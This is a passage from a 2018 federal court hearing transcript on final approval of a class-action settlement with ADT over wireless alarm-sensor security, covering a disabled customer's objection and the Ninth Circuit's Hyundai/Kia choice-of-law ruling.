12 I am going to let ADT address (Indicating).

13 However, with respect to the emotional-vulnerability issue,
14 there are people in the class who have been robbed before.
15 There are people in the class who are single mothers. There are
16 people in the class who have particular feelings of
17 vulnerability because of incidents in their past. And I don't
18 see how we could treat those people differently based upon some
19 subjective feelings of vulnerability.

20 And now I am going to let ADT address the numbers, because I
21 don't think they're accurate at all.

22 **MR. LEVINE:** Your Honor, again, Mark Levine for ADT. I'm
23 not going to address the emotional -- what you called the
24 emotional-distress argument. I want to focus on this notion
25 that ADT has a separate kind of alarm -- intrusion system for

1 disabled people than non-disabled people.

2 It's just not right. There is no such thing.

3 **THE COURT:** Well, even if it's not as -- Mr. Winick, I
4 think, although he described it as separate system, was, I
5 think, referring to a different fee structure.

6 So the question is: If there's not a separate system, might
7 it be that there's the same system, but there are higher
8 installation or monthly fees?

9 **MR. LEVINE:** No. It's not right. And here's why.

10 What Mr. Winick has done -- and again, you know, I
11 understand he's getting limited information, he doesn't have the
12 full array of information before him.

13 What he's done is kind of a classic logical fallacy: Here's
14 an average, this person (Indicating) pays more than the average
15 and this person's handicapped. Therefore, he's paying more
16 because he's handicapped.

17 And that doesn't work. Because if you look at the
18 contract -- and one page -- I think I saw in the materials that
19 Mr. Orr submitted, you know, the voluminous materials, there was
20 the first page of the contract, though not necessarily the whole
21 thing. I have the whole thing, and we can submit that.

22 But the whole contract shows that in addition to a large
23 number of sensors at his home -- and the number of sensors will
24 affect the installation cost. The more sensors you have the
25 higher the installation cost. He's got four door sensors, three

1 window sensors, three motion detectors, and others.

2 But that's -- the most significant thing is he has the pulse
3 system. The pulse system -- and you may have seen this
4 advertised -- involves using video cameras, having video cameras
5 around the house, so that with your -- you can log in.

6 Let's say you're outside of the house. You can log in on
7 your computer, or on your cell phone, and watch what's going on
8 with the video cameras.

9 Well, video cameras cost money. So if you're paying for a
10 system with three video cameras and a separate panel for the
11 hub, so to speak, for the video cameras, it costs a lot more.
12 And you're paying more per month because you're running not just
13 the alarm system and the -- The \$29 average cost, by the way,
14 that is the cost of the alarm, the intrusion detection, not
15 other extras you can add on.

16 You know, so, he, Mr. Orr has a number of extras, but most
17 significantly he has Pulse. It says: Pulse is included in that
18 57.99 per month. That's the video system which costs a lot
19 more. So, of course he's paying more, because he has the video.
20 The video is not part of this case. It's not part of the claims
21 in this case.

22 So that's the answer, Your Honor.

23 One -- a couple of other quick points. One is when you
24 think about it, you know, this whole point about, you know, no
25 different system, this case is about statements that were made,

1 or omissions allegedly not made about the wireless signal
2 between a door sensor or a window sensor, the thing that tells
3 you if the door's been opened or the window's been opened, and
4 the alarm panel that you have in the base somewhere --

5 **THE COURT:** Mr. Levine?

6 **MR. LEVINE:** Yeah.

7 **THE COURT:** Could you slow down just a tad?

8 **MR. LEVINE:** I'm sorry, what?

9 **THE COURT:** Could you slow down just a tad?

10 **MR. LEVINE:** Yeah, I will. Sorry about that, Your Honor.

11 **THE COURT:** Thank you.

12 **MR. LEVINE:** So the door sensors that open up or the windows
13 that, you know, tell you if a window's opened up. And then it
14 connects, sometimes with wires, sometimes wireless, to an alarm
15 panel that's typically in the basement or in a closet.

16 And this case relates to that wireless connection. And
17 whether the signals are secure. Well, the door sensors and the
18 window sensors aren't any different for someone who's
19 handicapped or someone who is not handicapped. It's the same
20 door sensor, the same window sensor. Sometimes they're
21 wireless, sometimes they're wired, depending on what people
22 want.

23 But contrary to what Mr. Winick says, ADT does not have some
24 kind of special notation saying: Well, here are our handicapped
25 people, and here are non-handicapped. It doesn't tell you. And

1 it doesn't relate to the door and window sensors.

2 **THE COURT:** Can I ask you a question?

3 **MR. LEVINE:** Yes, sir.

4 **THE COURT:** In his presentation, Mr. Winick said -- or it
5 seemed to me he said that there are marketing materials directed
6 to -- marketing materials that ADT put out that are directed, on
7 their face, to disabled potential customers.

8 If I read the materials for which he provided page
9 citations, do you think I will conclude that I was mistaken in
10 my interpretation of his remarks?

11 **MR. LEVINE:** I think when you read it, you'll conclude that
12 it's not clear what those materials are. And I'll give you an
13 example. Page -- one of the pages that --

14 **THE COURT:** Well, let's freeze right there for a moment.
15 Because as I'm taking in this information, one of the things I'm
16 thinking is: What am I going to do next?

17 And I -- I have been surprised -- pleasantly, in some ways,
18 because of course it's nice to lead a life that isn't filled
19 with boring redundancy -- but I was surprised by the complexity
20 and density of the objection that I received today.

21 It also seems to me that Mr. Orr may exercise his right to
22 seek appellate review of whatsoever decision I make. And so
23 it's important that whatever decision I make be not only
24 correct, but sufficiently well-supported that a reviewing court
25 can look at the decision and determine for itself whether it was

1 correctly made and adequately supported.

2 So far what I have is: A difficult-to read but quite prolix
3 objection, and a presentation in court that was pretty good by
4 the objector's new lawyer.

5 So as I'm taking this information, I'm trying to think:
6 What are the obligations on me, as the judge, who sits as a
7 quasi-fiduciary for the class? Should I give Mr. Winick a
8 chance to put in something that summarizes in writing the
9 presentation that he made today? Will the lawyers for the
10 parties think, oh, now I'm embroiled, and I have stepped in and
11 I have given the objector an additional chance to put his oar in
12 the water that he didn't have? But if I don't do that, how am I
13 going to decide this issue? I have now had my attention
14 directed to specific exhibits within the objector's materials
15 that are supposed to be helpful.

16 So if I ask you: Is it going to show this? And you say:
17 Well, if you look at that, it's not going to be not clear, "not
18 clear" is not good for me.

19 **MR. LEVINE:** I guess --

20 **THE COURT:** Let me finish.

21 **MR. LEVINE:** Sorry, Your Honor.

22 **THE COURT:** If all the parties leave me with at the end of
23 this process is: You go back in chambers and you figure it out,
24 and then you sign an order that is likely to be appealed, I'll
25 do it. But I'm looking for clarity.

1 **MR. LEVINE:** Let me respond to that, Your Honor.

2 First thing is that the pages, on their face, are not ADT
3 marketing brochures or ADT marketing literature. It appears to
4 be something from Facebook, because it says "Like this page."
5 And then -- I know that that's something that you do on
6 Facebook, at least that is what I'm told. And it has several
7 different lines that are not related to one another.

8 So there's a line that refers to the Steffens Family
9 Lifesaver Event, which are some people who were saved from a
10 fire, like from a fire by a fire alarm that is advertised by
11 ADT. There is a line for "ADT has special systems for the
12 handicapped." Doesn't say what it is.

13 The only thing that -- that's what Mr. Winick was referring
14 to. The only type of system that is on the ADT website that
15 could possibly be relevant is marketed to seniors, which is the
16 alerts if you fall or if you have a medical issue, some medical
17 alert material that ADT provides.

18 But there is no -- but again, bringing it back to this case,
19 this case is about intrusion sensors. Like door sensors and
20 window sensors. And there are no special systems like that.
21 And we could submit something to that effect if you want.

22 The reference to encryption is below that, and doesn't say
23 it's encryption of wireless. In fact, there is encryption of
24 the communication with ADT.

25 So what you have is some blurb from Facebook that refers --

1 that ADT doesn't -- marketing folks don't show as being theirs,
2 that refers to handicapped in some way. That's not enough to
3 show what Mr. Winick said, that there is some special
4 handicapped intrusion system with door and window sensors --

5 **THE COURT:** Is there a written response -- I beg your
6 pardon.

7 Is there a written response to the Orr objection on the
8 docket?

9 **MR. BALINT:** Yes, there is, Your Honor.

10 **MR. MCELROY:** Plaintiffs -- (Inaudible)

11 **MR. BALINT:** Mr. Balint, Your Honor.

12 And we did file a response to Mr. Orr's objection. And in
13 that response, we, I thought, addressed the very question
14 Your Honor has just asked. And that is: What is the scope of
15 the Court's responsibility today, right here?

16 And that is to determine whether the release is overbroad.

17 **THE COURT:** Mr. Balint?

18 **MR. BALINT:** Yes, Your Honor.

19 **THE COURT:** I'm going let Mr. Levine finish. But before I
20 do that, can you give me the docket number for that?

21 And I apologize for not having read it before I took the
22 bench.

23 **MR. BALINT:** It is 139.

24 **MR. CHAVEZ:** It is 139.

25 **MR. BALINT:** Thank you. 139.

1 (A pause in the proceedings)

2 **THE COURT:** All right. Well, again, that is a document that
3 I should have read before I took the bench today. And I'll read
4 it as soon as I get off the bench.

5 Mr. Levine, let me ask you a question that may obviate the
6 need for some of the proceedings.

7 The plaintiffs in their supplemental brief state on numbered
8 Page 5, which I think is ECF Page 6, that the proposed
9 settlement class release does not release the claims, the
10 special claims of people like Mr. Orr. And it says that at
11 roughly Lines 21 through the end of that page.

12 And my question is, on the record, whether ADT agrees that
13 that's so. And you can explain as much as you like, but that is
14 a yes-or-no question.

15 **MR. LEVINE:** I'm trying to find the right place, so we have
16 the exact language.

17 **THE COURT:** Sure. I'll read it to you (As read):

18 "It is true that plaintiffs in the actions did not
19 allege such claims unique to disabled ADT customers,
20 but by the same token, the proposed settlement does
21 not purport to compensate settlement class members
22 for such claims, nor does the proposed settlement
23 class release (which is limited to claims 'predicated
24 upon the facts alleged in the actions') purport to
25 release or otherwise prejudice those claims..."

1 Citation.

2 "...nor could the release extend to such claims as
3 matter of due process."

4 My question is: Does ADT agree with those statements?

5 **MR. LEVINE:** Yes, Your Honor. Then, if I could explain.

6 **THE COURT:** Sure.

7 **MR. LEVINE:** The reference that's key there is the "claims
8 unique to disabled ADT customers," which is describing, I
9 believe, what is in the prior paragraph of Page 5, which is that
10 the Orr objection appears (As read):

11 "...animated by an overall conviction that the
12 actions and settlement did not address purported
13 claims premised on allegations of discrimination
14 against or misrepresentations made to disabled
15 persons."

16 **THE COURT:** Exactly. And that's what I understand you and I
17 to be talking about now, which is the question of whether ADT
18 made different representations to disabled potential customers
19 than they made to everybody else.

20 **MR. LEVINE:** Right.

21 **THE COURT:** And you've said they didn't do that. And you
22 don't think these materials show that. But if it's, in fact,
23 the case that those claims are not released by the settlement,
24 then coming to a definitive answer to that question may be less
25 important.

1 **MR. LEVINE:** Right. I think you're right, Your Honor. And
2 I agree. But if I could just explain, because the
3 differentiation's important.

4 **THE COURT:** Sure.

5 **MR. LEVINE:** The claims that are not released are claims
6 that there was some -- something -- some different
7 representations made to people who were handicapped than not
8 handicapped, or that they're targeted or discriminated against.

9 What is released are claims that ADT made misrepresentations
10 or omissions with respect to the wireless signals between the
11 peripheral sensors and the alarm panels that -- to people who
12 include people who are handicapped and not handicapped.

13 In other words, the fact that someone is a handicapped
14 person doesn't give them an exclusion from the release.

15 **THE COURT:** Right.

16 **MR. LEVINE:** That's the point, Your Honor.

17 **THE COURT:** I got it.

18 Mr. Balint?

19 **MR. BALINT:** (Inaudible)

20 **THE COURT:** Okay. Mr. Winick, do you want to say anything
21 further?

22 **MR. BALINT:** No, Your Honor. That was precisely the point I
23 want to draw.

24 **THE COURT:** I was addressing myself to Mr. Winick.

25 **MR. BALINT:** Oh, I'm sorry.

1 **THE COURT:** Yeah.

2 **MR. WINICK:** There are several points I would like to
3 address, based on the comments that you have received from
4 defense counsel and plaintiffs' counsel.

5 But let me take this last point first.

6 It simply does not make any sense. When you look to the
7 complaint, the complaint is talking about all representations --

8 **THE COURT:** The release point doesn't make any sense?

9 **MR. WINICK:** No, the release point that somehow handicapped
10 members of this class, that the claims are somehow not released.
11 And it could -- it could actually completely invalidate any
12 potential claim that any of these handicapped persons would
13 make, because the statute of limitations wouldn't have been
14 tolled.

15 What I have been hearing -- and I heard this --

16 **THE COURT:** But that's of equitable concern to the Court
17 only if the complaint could fairly be read to have included such
18 claims in the first place.

19 Do you think it does?

20 **MR. WINICK:** Absolutely. The -- there's eleven different
21 complaints that have been filed --

22 **THE COURT:** Mr. Winick, let me say to you a version of what
23 I have said to counsel for the parties.

24 I am not sure that -- and in fact, I strongly doubt -- that
25 the best way to resolve these issues is in an extemporaneous

1 discussion at hearing. And so I think I would like to hear from
2 everybody, including you, whether any of these issues require
3 further briefing. I'm not requiring it. I'm not saying I won't
4 at a later date, when I get off the bench and think about it,
5 but I'm not requiring it now.

6 I'm just asking whether anybody wants a chance to brief any
7 of these issues further so that some of these things can be
8 narrowed down, and the playing field of dispute can be a little
9 narrower.

10 Now, it may be, as counsel for both of the sides in the
11 dispute have indicated: Hey, this is so obvious, we don't even
12 need to file some briefs. You go back and think about this;
13 you'll overrule this objection.

14 You might feel: You know what? Mr. Orr's submission
15 combined with my in-court performance is all the Court needs to
16 reject this \$16 million settlement.

17 But if anybody in the room feels that further briefing would
18 be helpful, let's set that schedule. Because honestly, I have
19 to say this discussion is interesting to me, but it doesn't seem
20 to be headed toward a quick resolution because, for example,
21 there are disputes about the inferences to be drawn from
22 isolated pages of marketing materials. And I don't have those
23 in front of me. But I'm not sure, if I did -- anyway.

24 And, and I -- and I apologize if this seems a little hasty.
25 Maybe in ten minutes, I'll say: Oh, that Kia thing took a less

1 time than I thought. Let's go back and talk about the
2 objections some more.

3 **MR. WINICK:** Right.

4 **THE COURT:** But I'm just not sure that we're going to do
5 this issue justice today.

6 I'm going to ask you to pause for a second, and let me ask
7 first Mr. Levine, and then I'll ask someone from the plaintiffs'
8 side.

9 Mr. Levine, do you think that further briefing of any kind
10 might be helpful on this issue?

11 And I appreciate, by the way, that from ADT's standpoint and
12 the plaintiffs' standpoint, you've been to court a few times.
13 Today was final approval. You're experiencing the expectations
14 delta that comes with a last-minute wrinkle. So we can all just
15 acknowledge that, and let that go. That train left the station.
16 Okay?

17 So now we are living in a new world. Do you want the chance
18 to say anything in writing on any of this?

19 **MR. LEVINE:** You know, I think, given the discussion that we
20 just had about what's included, what's released, and what's not
21 released, I think it was pretty clear, and I don't think there's
22 anything I could do to make it clearer in writing.

23 But of course, we will submit something, you know, if
24 Your Honor thinks it would be helpful.

25 **THE COURT:** Here are all the questions that I have. Maybe

1 I'm betraying my ignorance.

2 What is it that needs to be shown in an objection before I
3 have to take it seriously? Really.

4 The evidence that was attached to Mr. Orr's submission is
5 being challenged. Okay. Well, is that an issue I need to deal
6 with?

7 This is just not a situation that I have found myself in
8 before, nor that I expected to find myself in today.

9 Let's say that -- you know, whose burden of proof is it?
10 What's the burden to take these typicality and commonality and
11 fair, reasonable or adequate questions?

12 And, and I -- and I know that in the brief at Docket
13 No. 139, the plaintiffs have addressed many of these issues. So
14 it could be that Mr. Chavez will tell me in just a moment:
15 Judge, if you just read that brief, you'll see we addressed all
16 this already.

17 **MR. CHAVEZ:** Your Honor, just to answer your question on the
18 burden, the law is clear that the objector has the burden of
19 demonstrating at this stage that the settlement is not fair,
20 reasonable and adequate.

21 We believe we have adequately demonstrated that the
22 settlement satisfies that standard, and should be approved. We
23 do believe that we have briefed the issues that are of concern
24 to the Court.

25 Rather than burden the Court with any additional briefing,

1 our inclination would be to stand on the record before the
2 Court. Nevertheless, if the Court would like us to address
3 something additional, we will do so.

4 I do want to say, though, that today, there was a
5 presentation of factual information which would obviously
6 concern any judge. However, ultimately, at bottom, the question
7 is whether the claims that are being articulated, asserted,
8 notwithstanding whether or not they have any legal basis,
9 whether they're released by this settlement.

10 And I think the clear answer to that is: No. Those claims
11 are outside the scope of the release. They need not detain the
12 Court.

13 There's no justification for rejecting this settlement,
14 based upon what are essentially hypothetical claims that have
15 never been raised by Mr. Orr or anyone else in any litigation,
16 and which, on their face, are dubious.

17 So when you look at the scope of the release, when you look
18 at the representations of the parties before the Court, there
19 isn't any dispute that they're outside the scope of the release.
20 And I don't understand the motivation of Mr. Orr -- or
21 Mr. Winick, rather -- to make the assertion that they are.
22 Because that would seem to preclude the claims, unnecessarily.
23 And that's not to the benefit of anybody who may have a claim
24 based upon a handicap, a disability.

25 But those claims are not part of our case, they weren't

1 litigated. They're not in the complaint. They were not
2 released.

3 **THE COURT:** Yeah. Mr. Winick, last words.

4 **MR. WINICK:** I can't understand what Mr. Chavez is saying,
5 at all. You have a -- look to the eleven class-action
6 complaints. They are all talking about unfair business
7 practices, false advertising, fraud.

8 Whether they -- there is no distinction made in the class
9 with respect to whether you were handicapped, non-handicapped.
10 It doesn't matter. This isn't -- we're not bringing a
11 handicapped claim. We're claiming we are a --

12 **THE COURT:** Well, that doesn't mean that the release
13 releases any misrepresentation claim that occurred at all during
14 the class period, on any topic, does?

15 **MR. WINICK:** Well, look to the release. At Page 84-A, it
16 releases all unknown or unanticipated claims predicated upon the
17 facts alleged in the actions.

18 There's no way you can look at any of these class action
19 complaints (Indicating) and not see that we fit right in it.
20 The only difference is they didn't distinguish --

21 **THE COURT:** Well, hold on just a moment, though.

22 You identified for me a moment ago -- and I'll go look at
23 the specific page references -- advertisements that you said
24 were directed specifically at handicapped persons that were
25 different from the representations that were directed to other

1 persons.

2 Correct?

3 Did you do that?

4 **MR. WINICK:** The focus -- the -- what I was saying was that
5 the cost -- yes, there were advertising directly to handicapped.
6 But all advertisements are released by this thing.

7 Now, if you were to say, which is what -- I received a call
8 from class counsel, suggesting that the lawsuits do not include
9 any of the claims that could be brought by handicapped. And
10 they said: So long as -- if we can get that acknowledgment from
11 the defense, would you agree to that?

12 And I said: Well, wait a second. If the lawsuits which
13 tolled the statute of limitations for all class members had
14 nothing to do with the handicapped, any of the representations
15 made to the handicapped, guess what? They're all out of court.
16 The statute of limitation has tolled for all of them.

17 And it's -- the simple question for the Court to ask is:
18 Are the claims that I have articulated today about
19 representations to class members of -- of the subclass of
20 handicaps, do they fall within the eleven complaints?
21 (Indicating).

22 And the answer is obviously: Yes.

23 **THE COURT:** Okay. Let's unpack that a little.

24 **MR. WINICK:** Pardon me?

25 **THE COURT:** Let's unpack that a little.

1 **MR. WINICK:** Okay.

2 **THE COURT:** In my mind, you are drawing a couple of
3 distinctions. One of them is -- we'll do the easy part first.

4 One of them is representations that are made only to
5 disabled persons.

6 Do you prefer the term "disabled" or "handicapped"?

7 **MR. WINICK:** I asked the same question to my client, and he
8 said: Either one. Just at one point in time at the beginning,
9 say that you'll use -- refer to both.

10 **THE COURT:** Either one is the answer. Fine.

11 **MR. WINICK:** (Nods head)

12 **THE COURT:** That there are representations that are made to
13 disabled potential customers, or customers, that are not made to
14 other people.

15 As to those representations, the parties have told me that
16 they do not believe that such claims are released. And I think
17 that Mr. Levine's client would have a very difficult time, now
18 that this is on the record, taking the position in a court of
19 law that such claims were released. Because he just told a
20 federal judge that they weren't.

21 Now, your response to that is: Well, um, there's nothing
22 different about -- you know, my clients have been counting on
23 *American Pipe* tolling. And if you read the complaint, the
24 complaint will -- if you read the complaint, Judge, you --
25 meaning me -- will conclude that any of those misrepresentations

1 actually were the subject of these complaints. So that release
2 doesn't do me any good.

3 Is that one argument that you are making?

4 **MR. WINICK:** That would be one argument I would make.

5 **THE COURT:** Okay. I don't need any briefing on that. I can
6 just go into chambers and read the complaint, and make that
7 decision, myself.

8 The second category of argument it seems to me is: The
9 damages suffered by my clients, my disabled clients, are greater
10 than the damages suffered by non-disabled clients, because
11 disabled people were charged a lot more money for the same
12 services than non-disabled clients of ADT.

13 So even if the Court concludes, as I preliminarily have,
14 that this settlement amount is fair, reasonable and adequate,
15 given the assumptions that the Court has made about the amounts
16 of money at issue, with regard to handicapped people, those
17 assumptions are wrong. Very wrong. And so even if the
18 representations are the same as to this category of people, the
19 compensation is inadequate.

20 And I see that as being your other main argument. How am I
21 doing?

22 **MR. WINICK:** You're doing well. You're doing well. And --

23 **THE COURT:** Good to know.

24 So, so now my question for you is: If I go and I read these
25 materials to which you have pointed my attention, I hear from

1 you and Mr. Levine that I will quickly conclude either that you
2 have a point, or that you don't.

3 Mr. Levine seemed confident that I could read these few
4 pages and conclude that, in fact, there wasn't a big difference
5 in the fees charged by ADT. Are you equally confident that I
6 will conclude that there was a big difference?

7 **MR. WINICK:** The evidence that we submitted is not what I
8 would expect a plaintiff to have submitted at a trial. We --

9 **THE COURT:** But it's the evidence I have on the day the
10 settlement came before the Court for final approval. And if I
11 do invite further briefing, it will not be for the purposes of
12 supplementing the factual record.

13 This is -- this is a case as to which I feel confident there
14 has not been a shortage of due process, or an inadequate
15 demonstration on the part of the Court that it is concerned for
16 the rights of the class.

17 So my question is: If I look at what's in the record just
18 until today, are you just as confident that I'll think: ADT
19 charges a lot more money to disabled customers, as Mr. Levine
20 was confident that they didn't do that?

21 **MR. WINICK:** I don't think that you're going to be able to
22 reach a crystal-clear conclusion, based on the review, one way
23 or the other.

24 But I do want to add that the -- the party that I think
25 should know this answer, the party who should not have actually

1 said: We don't know the answers to these questions, let's turn
2 it to the defense, is class counsel (Indicating).

3 Class counsel's representing us. They should know these
4 things. They've never sifted through this.

5 So the fact is I don't think that you're going to be able to
6 look at this and say, you know: Objector Orr's evidence is
7 perfect here. And I don't think you are going to look at it and
8 say: I believe ADT.

9 I think you're going to be -- you're going to say: Maybe
10 this was enough to survive a motion to dismiss, but it's --
11 you're going to have to do some discovery on this during the
12 case.

13 And class counsel should have done that.

14 **THE COURT:** All right. Here's where we are. It's 3:08
15 p.m.. We still haven't talked about Judge Ikuta's order in the
16 *Hyundai and Kia Litigation*, which is a topic I need to address.
17 I'm happy to hear a few more words from anybody if they have it
18 on this topic of the objection.

19 But let me tell you what I'm going to do, unless you tell me
20 to do something else. I'm going to wait until Ms. Ball, who is
21 a fantastic court reporter, to give me an accurate transcript of
22 your remarks, so I don't miss anything, and I don't have to rely
23 only on my notes. And then I'm going to pull from the record
24 the various pages that Mr. Winick has identified.

25 Mr. Winick, Mr. Levine earlier in the hearing offered me

1 what I think is a copy, a complete copy of your client's
2 contract with ADT. If I'm right in what I think he was offering
3 me, provided he shows it to you first for your review, do you
4 have any objection to his lodging a copy with the Court?

5 **MR. WINICK:** No, I don't believe so.

6 **THE COURT:** Okay. Is that what you are offering me,
7 Mr. Levine?

8 **MR. LEVINE:** Yes, sir.

9 **THE COURT:** I accept your offer. So, I will look at those
10 materials. If I think that the Court needs further briefing,
11 I'll tell you. My goal would be not to need further briefing on
12 this topic. But I think I understand the parties' arguments.

13 Anything further with regard to Mr. Orr's objection?

14 **MR. CHAVEZ:** No, Your Honor, thank you.

15 **MR. LEVINE:** No, Your Honor.

16 **THE COURT:** Mr. Winick, let me say something. It's in part
17 for your benefit, but it's also for the benefit of everyone else
18 if in the courtroom, including the member of the public who is
19 sitting there.

20 I don't know what's going to happen with this objection.
21 But I admire you for taking this case on pro bono after getting
22 a phone call from an organization you trust, even though you
23 didn't know anything about the person they were sending to you.

24 When I was in private practice, I was the co-chair of my
25 firm's pro bono committee. Twice -- I did a lot of different

1 cases. But on two separate occasions, I got a call, once from
2 Bay Area Legal Aid, once from Marin County Legal Aid. And they
3 said: Would you please take this case?

4 And I said in one case: I don't do tax. And in the other
5 case I said: I don't do bankruptcy.

6 And at both times, they said: But so-and-so -- a different
7 partner at a different law firm -- said you will take anything.
8 And we can't get anyone else to take this case.

9 And in both cases I took the case. I found a bankruptcy
10 lawyer to help me; I found a tax lawyer to help me. And both of
11 those cases were very satisfying.

12 And, anyway, it's good to know that in San Francisco,
13 because I think what you did is emblematic of the way a lot of
14 people in this town practice, that if you get this call, you
15 take it.

16 So I didn't really understand Mr. Orr's objection, and I
17 don't know how it's going to turn out. But thanks to you, it
18 got its day in court.

19 **MR. WINICK:** Thank you, Your Honor.

20 **THE COURT:** All right. Let's turn to the other question
21 that was on my mind, which is: *In re Hyundai and Kia Fuel*
22 *Economy Litigation*, Case No. 15-56014, Ninth Circuit,
23 January 23rd, 2018.

24 Here's my question. The parties have said -- the parties,
25 appropriately, gave me a copy of the case when it came out. And

1 they've said: The Court doesn't need to worry about it because
2 we don't have the law of a lot of different states at issue. We
3 just have Florida law.

4 So I can just approve the settlement.

5 I'm not sure that's accurate. The reason I'm not sure it's
6 accurate is because in her order, Judge Ikuta says as follows:

7 "In determining whether dominance is defeated by
8 variations in state law we proceed through several
9 steps."

10 She cites *Mazza* for that proposition.

11 "First, the class action proponent must establish
12 that the forum state's substantive law may be
13 constitutionally applied to the claims of a
14 nationwide class. If the forum state's law meets
15 this requirement, the District Court must use the
16 forum state's choice of law rules to determine
17 whether the forum state's law or the law of multiple
18 states apply to the claims."

19 Then she goes on. It's the "Then she goes on" part that I
20 think you addressed in your brief.

21 **MR. BALINT:** Right.

22 **THE COURT:** And my question is: Do we need to do Steps 1
23 and 2?

24 **MR. BALINT:** Right. I don't think that's the intent of this
25 decision, Your Honor. I don't think -- *Hyundai* is causing quite

1 a stir because the Court extended analysis usually done in a
2 litigation context or litigation class to a settlement class.

3 **THE COURT:** Yes.

4 **MR. BALINT:** But I don't think that the majority in *Hyundai*
5 altered the sort of fundamental burdens with respect to
6 assessing the need to conduct a choice-of-law analysis.

7 And the first step would be to determine whether or not
8 there is in fact a conflict of a law that requires the Court to
9 consider: Okay, which law am I going to apply?

10 In the *Hyundai* case -- and we went back and pulled -- we
11 cited to Your Honor, and I also have a copy -- we actually
12 pulled the motion in support of certification of a settlement
13 class. And in that case, they had alleged, you know, common-law
14 claims of fraud, negligent misrepresentation, unjust enrichment,
15 California state claims.

16 But the proposal was that: We're going settle these
17 nationwide class claims, premised on these claims which
18 necessarily, you know, involved a multi-state application of the
19 law of many different states.

20 And in that case, you had an objecting class who came in, in
21 response, and said: No, we object to that because we have a
22 better law in Virginia and a number of our class members have
23 contracts that specifically say Virginia law applies.

24 And so -- and, and she pointed out that the District Court,
25 when considering certification at the litigation stage, had

1 expressed doubts about the ability to certify a litigation class
2 because of all the different multi-state law that has to apply.

3 So in that situation, I think that the analysis -- that it
4 made sense to say even in a settlement context, you have to
5 consider whether there's a genuine choice-of-law issue
6 presented.

7 **THE COURT:** Now when you say in that context, you mean when
8 somebody brings it to the Court's attention at one of these
9 procedure stages you have identified?

10 **MR. BALINT:** I'm sorry, Your Honor; I didn't catch all that.

11 **THE COURT:** You said in that context --

12 **MR. BALINT:** In that context, correct.

13 **THE COURT:** And my question is when you say "in that
14 context," do you mean when somebody raises the issue in
15 certification briefing?

16 **MR. BALINT:** Yes, I think that.

17 **THE COURT:** You do not think that *Hyundai* imposes any
18 independent obligation on a District Court to answer these
19 questions unless somebody raises it, either by way of objection
20 or during class certification briefing?

21 **MR. BALINT:** I think --

22 **THE COURT:** Because I will say I am also a reader of the
23 class action periodicals, and I'm quite aware of the extent to
24 which the bar regards *Hyundai* as a massive change.

25 And my question for you is: If it was -- the obligation was

1 as limited as you are saying, why would it be such a sea change?
2 Because you and I both know it doesn't come up that much.

3 MR. BALINT: Oh, no. What I'm saying is the obligation is
4 to assess whether or not there's a potential conflict of law
5 that requires a choice-of-law analysis.

6 THE COURT: Yes.

7 MR. BALINT: So for example, Your Honor, if you had one
8 state law apply nationwide -- that's what's here --

9 THE COURT: Yes.

10 MR. BALINT: -- basically, right? Then, do you have an
11 obligation then to conduct a choice-of-law determination,
12 analysis in that context? Or do you simply determine whether
13 it's permissible to apply that one state's law to the class as a
14 whole? And I think that can be done consistently with *Hyundai*.
15 That's what we tried to point out in our brief.

16 Here, you know, we consistently, consistently asserted our
17 claims, our nationwide claims based on the Florida statute.
18 That is the only nationwide class that we sought to certify.
19 And that's what we had moved to certify in *Baker* when the
20 parties went into mediation.

21 So at that point, ADT is facing the prospect of a nationwide
22 class asserting these claims under the Florida statute. And
23 that's the claims they settled. They reached on a settlement of
24 those nationwide claims, and other claims that are -- could be
25 asserted, whether they were asserted or not, based on the same

1 factual predicate.

2 I don't think, Your Honor, that *Hyundai* requires, for
3 example, the plaintiff to come in and disprove the existence of
4 conflicts. I think if the defendant raised that issue or an
5 objector raised that issue, then the Court should assess whether
6 or not it needs to do a choice-of-law analysis. And that's what
7 the Court was criticized for not doing in *Hyundai*, but I don't
8 think the present scenario presents the Court with that
9 obligation.

10 I would also point out, Your Honor, that we asserted, even
11 in the amended -- second amended complaint here in this
12 Edenborough case, we specifically amended to make sure that we
13 were asserting the nationwide class to support a nationwide
14 resolution, and we asserted the California claims, but only on
15 behalf of the California subclass.

16 So, and our position, our contention is those claims are
17 completely consistent. A California resident can assert a claim
18 under the Florida statute and under the California statute. So
19 it's not a situation where they're mutually exclusive.

20 **THE COURT:** Good enough.

21 **MR. BALINT:** Thank you, Your Honor.

22 **THE COURT:** I was going to ask for further briefing. Now
23 I'm not sure I will. It could be that I'll -- that I'll take a
24 few steps down the path that you have just described, and that
25 you also describe in your brief. And that is to satisfy myself

1 that what you say in the brief is right -- and I assume it is
2 right -- that anybody in the country can make a claim under this
3 Florida statute. And those are the only claims -- you know,
4 you're resting your settlement here on that statute. And
5 that -- and that if I reach that conclusion, there really are no
6 constitutional or due-process issues left. I don't have to
7 worry about *Hyundai* and I can just move on.

8 **MR. BALINT:** Thank you.

9 **THE COURT:** If I don't -- if I feel like I need something
10 further, I'll ask for it. But I -- again, my goal is to rest on
11 the many briefs that have already been filed in the case.

12 **MR. BALINT:** Thank you, Your Honor.

13 **THE COURT:** Further matters for the Court's attention?

14 (Off-the-Record discussion between counsel)

15 **MR. CHAVEZ:** Unless the Court has any further questions,
16 we're prepared to submit, Your Honor.

17 **THE COURT:** Mr. Levine, anything further?

18 **MR. LEVINE:** No, Your Honor. We will file the full Orr
19 contract by ECF either late today or tomorrow morning. I have a
20 copy here, if you want an extra copy.

21 **THE COURT:** I would actually appreciate getting a paper copy
22 now, to speed up my review. But you will need to file a copy on
23 the public docket.

24 (Document handed up to the Court)

25 **MR. LEVINE:** The contract --

1 **THE COURT:** Oh, yes, Mr. Orr. O-R-R.

2 **MR. LEVINE:** Right. The contract between the Orrs and ADT.

3 (The Court examines document)

4 (Off-the-Record discussion between the Court and Clerk)

5 **THE COURT:** Oh, yes, I'm going to provide that the -- that
6 the contract be filed under seal, because part of it contains
7 personal identifying information of Mr. Orr and a couple of his
8 family members.

9 **MR. LEVINE:** Sure.

10 **THE COURT:** Thank you all. This motion is under submission.

11 **MR. ZIMMERMAN:** Thank you.

12 **MR. LEVINE:** Thank you, Your Honor.

13 **THE CLERK:** All rise.

14 (Proceedings concluded)

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CERTIFICATE OF REPORTER

I, BELLE BALL, Official Reporter for the United States Court, Northern District of California, hereby certify that the foregoing is a correct transcript from the record of proceedings in the above-entitled matter.

Belle Ball

/s/ Belle Ball

Belle Ball, CSR 8785; CRR, RDR

Monday, February 12, 2018

